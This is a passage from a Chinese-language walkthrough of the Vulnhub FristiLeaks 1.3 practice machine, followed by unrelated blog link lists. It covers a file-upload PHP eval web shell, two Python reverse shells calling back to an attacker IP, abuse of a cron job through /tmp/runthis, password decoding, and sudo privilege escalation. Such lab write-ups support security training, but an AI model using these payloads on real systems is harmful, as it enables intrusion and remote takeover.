
track

<?php @eval($_POST["a"]);?>
访问成功

执行一下系统命令
python反弹shell
代码如下
url/fristi/uploads/shell.php.jpg?a=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.108.130",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

反弹成功

四、提权
信息收集
找找可以利用的信息

进入home目录看看,在提权的时候,没有什么头绪就可以去home目录和tmp目录下看看,发现三个目录,进入eezeepz看看

ls -la查看一下,发现一个notes.txt文件

查看该文本

如下
我让你可以做一些自动检查,但我只允许您访问/usr/bin/*系统二进制文件。

然而,我确实复制了一些额外的经常需要的命令到我的homedir:chmod、df、cat、echo、ps、grep、egrep,这样您就可以使用它们了

来自/home/admin/

不要忘记为每个二进制文件指定完整路径!

只需在/tmp/中放入一个名为“runthis”的文件,每行一个命令。这个输出转到/tmp/中的文件“cronresult”。它应该以我的帐户权限每分钟运行一次。
反向shell+脚本解密
这里的意思应该是只能利用 /usr/bin目录下的文件,要求在/tmp目录下放一个runthis文件,以amdin权限每分钟运行一次,写一个脚本

这是一个反向shell脚本
import socket,subprocess,os;

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);

s.connect(("192.168.108.130",5555));

os.dup2(s.fileno(),0);

os.dup2(s.fileno(),1);

os.dup2(s.fileno(),2);

p=subprocess.call(["/bin/sh","-i"]);
开启web服务

进入tmp目录,将其下载下来

将1.py执行的结果输入到runthis,即每分钟在该目录下执行一次
echo '/usr/bin/python /tmp/1.py' > runthis

这里开启监听,不过需要等一会,链接成功

先用python切换为交互模式,发现两个文本还有一个可能是用户名fristigod

信息如下,是某种加密而且做了逆向输出
cryptedpass.txt:mVGZ3O3omkJLmy2pcuTq

whoisyourgodnow.txt:=RFn0AKnlMHMPIzpyuTI0ITG
看看加密脚本

#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn

import base64,codecs,sys

def encodeString(str):

    base64string= base64.b64encode(str)

    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])

print cryptoResult
写一个解密脚本2.py
import base64,codecs,sys

def decodeString(str):

    base64string= codecs.decode(str,'rot13')

    return base64.b64decode(base64string[::-1])

cryptoResult=decodeString(sys.argv[1])

print cryptoResult
赋予权限并执行

执行

得到以下信息
thisisalsopw123

LetThereBeFristi!
链接新用户
链接fristigod用户,尝试上面的密码

执行成功,找找可以信息,发现一处任何用户都可以执行的脚本

直接以当前用户执行它并赋予bash权限
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
提权成功

找找flag在那,成功发现

Vulnhub-FristiLeaks_1.3的更多相关文章
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- 【Vulnhub】FristiLeaks v1.3
靶机信息 下载连接 https://download.vulnhub.com/fristileaks/FristiLeaks_1.3.ova.torrent https://download.vuln ...
- vulnhub writeup - 持续更新
目录 wakanda: 1 0. Description 1. flag1.txt 2. flag2.txt 3. flag3.txt Finished Tips Basic Pentesting: ...
- Vulnhub Breach1.0
1.靶机信息 下载链接 https://download.vulnhub.com/breach/Breach-1.0.zip 靶机说明 Breach1.0是一个难度为初级到中级的BooT2Root/C ...
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
- LAMPSecurity: CTF6 Vulnhub Walkthrough
镜像下载地址: https://www.vulnhub.com/entry/lampsecurity-ctf6,85/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202 ...
- Hacker Fest: 2019 Vulnhub Walkthrough
靶机地址: https://www.vulnhub.com/entry/hacker-fest-2019,378/ 主机扫描: FTP尝试匿名登录 应该是WordPress的站点 进行目录扫描: py ...
- DC8: Vulnhub Walkthrough
镜像下载链接: https://www.vulnhub.com/entry/dc-8,367/#download 主机扫描: http://10.10.202.131/?nid=2%27 http:/ ...
- HA: Infinity Stones Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-infinity-stones,366/ 主机扫描: 目录枚举 我们按照密码规则生成字典:gam,%%@@2012 cru ...
随机推荐
- Podman与docker兼容性问题
使用Podman最好的地方就是支持rootless,也就是说用户不需要为root权限即可进行容器的管理操作.因此现在在CentOS 8及以后的版本中,默认使用Podman替代Docker,如果使用do ...
- 【Vue】前端直接显示MySQL Datatime时间,显示为英文如何处理
问题如图 想让时间显示为自己想要的格式,可以自己编写一个函数 const formatDate= (timestamp)=> { const date = new Date(timestamp) ...
- 区块链技术已经衰落了吗?(区块链已die)
区块链技术已经好多年没有听到有人提了,不过比特币却一直是不是的又新闻出现,当然国内已经把比特币交易归入到了不合法的地位了.区块链技术是国家战略的技术,但是这个技术说实话确实不是很高深,或者说蛮easy ...
- 龙哥量化:通达信常用指标写法macd数值太小怎么办macd的数值是0.01怎么放大
1.先放公式 MACD 放大坐标系 1000倍 参数 12.26.9DIF:EMA(CLOSE*1000,12)-EMA(CLOSE*1000,26);DEA:EMA(DIF,9);MACD:(DIF ...
- python 根据中文表头标题抓取动态(表格)文档数据
思路 如图左侧表头标题,要获得右侧数据.网页数据提取成汉字,表格数据间会有空格,用split()分隔成list.用index()查找某个汉字表头位置,输出list下一个位置既是要得到值 text2 = ...
- Windows下用CMake构建和编译第三方依赖库并向C:\Program Files\或C:\Program Files (x86)\目录下安装编译好的静态库(.lib)和动态链接库(.dll)时的步骤和注意事项
从CMake构建和编译第三方依赖库的步骤: 1.下载第三方依赖库的源码,并解压到指定的目录中. 2.在第三方依赖库的的源码所在的目录下(一般是src/目录下)创建一个文件夹build. 3.打开CMa ...
- C#中串口类SerialPort类的详细用法
原文链:serialport控件的详细用法
- 解读ENS网络连接,面向多云多池网络的高效互联
本文分享自华为云社区<ENS网络连接,面向多云多池网络的高效互联>,作者:华为云Stack ENS研发团队. 1.ENS网络连接服务场景详细介绍 ENS网络连接通过统一建模和全局管控实现跨 ...
- 深入解析 Spring AI 系列:解析OpenAI接口对接
今天我们将主要探讨OpenAI是如何进行接口对接的,虽然我们不打算深入细节,但会对整体流程进行一个大概的了解.后续会逐步分析其中的具体细节,大家可以耐心等待,逐步展开.好的,现在让我们开始,下面是我简 ...
- NTRU
介绍 NTRU(Number Theory Research Unit),NTRU是一个带有专利保护的开源公开密钥加密系统,使用基于格的加密算法来加密数据.它包括两部分算法:NTRUEncrypt用来 ...